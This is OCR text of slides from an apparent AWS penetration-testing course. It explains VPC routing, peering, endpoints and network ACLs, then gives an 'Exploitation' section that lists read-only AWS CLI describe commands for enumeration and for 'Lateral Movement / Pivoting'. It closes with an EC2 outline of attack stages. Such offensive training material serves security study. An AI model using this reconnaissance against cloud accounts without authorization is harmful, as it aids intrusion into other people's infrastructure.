

VPC
10.0.0.0/16
Destination Target
10.0.0.0/16 local
0.0.0.0/0 igw
Public Subnet
Nat Gateway
10.0.1.0/24
One way Internet Connection
Internet Gateway
Internet
Private Subnet
10.0.2.0/24
Destination Target
10.0.0.0/16 local
0.0.0.0/0 nat
Private Subnet with one-way Internet connection via NAT gateway

2.2.2 Virtual Private Cloud (VPC)

F. VPC Peering

- A VPC peering connection is a networking connection between two VPCs that enables you to route traffic between them using private IPv4 addresses or IPv6 addresses. Instances in either VPC can communicate with each other as if they are within the same network.

- You can create a VPC peering connection between your own VPCs, or with a VPC in another AWS account. The VPCs can be in different regions (also known as an inter-region VPC peering connection).




2.2.2 Virtual Private Cloud (VPC)

G. VPC Endpoints

- Enables you to privately connect your VPC to supported AWS services and VPC endpoint services powered by Private Link without requiring an internet gateway, NAT device, VPN connection, or AWS Direct Connect connection.

- Instances in your VPC do not require public IP addresses to communicate with resources in the service. Traffic between your VPC and the other service does not leave the Amazon Network.

Destination	Target
10.0.0.0/16	local
*.s3.amazonaws.com	vpce




2.2.2 Virtual Private Cloud (VPC)

H. Network ACLs

- A network access control list (ACL) is an optional layer of security for your VPC that acts as a firewall for controlling traffic in and out of one or more subnets.

- NACL is associate with Subnet Level.

- You can associate a network ACL with multiple subnets. However, a subnet can be associated with only one network ACL at a time.



2.2.3 Exploitation

A. Enumeration

Describe about VPCs :

```
aws ec2 describe-vpcs
```

Describe about Subnets :

```
aws ec2 describe-subnets
```


Describe about Route Table :

```
aws ec2 describe-route-tables
```

Describe about Network ACLs :

```
aws ec2 describe-network-acls
```

B. Lateral Movement / Pivoting



Demo :

Describes all VPC Peering Connections :

```
aws ec2 describe-vpc-peering-connections
```

Describe about Subnet of the specified VPC :

```
aws ec2 describe-subnets --filters "Name=vpc-id, Values=VpcID"
```

Describe about Route Table of the specified Subnet :

```
aws ec2 describe-route-tables --filters "Name=vpc-id, Values=VpcID"
```

Describe about Network ACL of the specified VPC :

```
aws ec2 describe-network-acls --filters "Name=vpc-id, Values=VpcID"
```

Describe about EC2 Instances In the specified VPC :

```
aws ec2 describe-instances --filters "Name=vpc-id, Values=VpcID"
```

Describe about EC2 Instances In the specified Subnet:

```
aws ec2 describe-instances --filters "Name=subnet-id, Values=SubnetID"
```

2.3 Elastic Compute Cloud (EC2)


Elastic Compute Cloud (EC2)

1. Introduction about EC2
2. EC2 Components Explanations
   - A. Amazon Machine Image (AMIs)
     - AWS AMIs
     - Custom AMIs
   - B. EC2 Instance Access
     - SSH
     - EC2 Instance Connect
     - SSM
   - C. Security Group
3. Exploitation
   - a. Initial Access
   - b. Persistence
   - c. Credential Access
   - d. Privilege Escalation

2.3.1 Introduction about EC2

Introduction

- Amazon Elastic Compute Cloud (Amazon EC2) is a web service that provides secure, resizable compute capacity in the cloud.
- EC2 provide virtual computers on the cloud where user can run their own computer applications.




A. Amazon Machine Image (AMI)

An Amazon Machine Image is a special type of virtual appliance that is used to create a virtual machine within the Amazon Elastic Compute Cloud (EC2).

There are two type AMIs :


- **AWS AMIs** - Pre-configured AMIs provided by AWS.
- **Custom AMIs** - Custom configured AMIs by end users.



2.3.2 EC2 Components Explanations

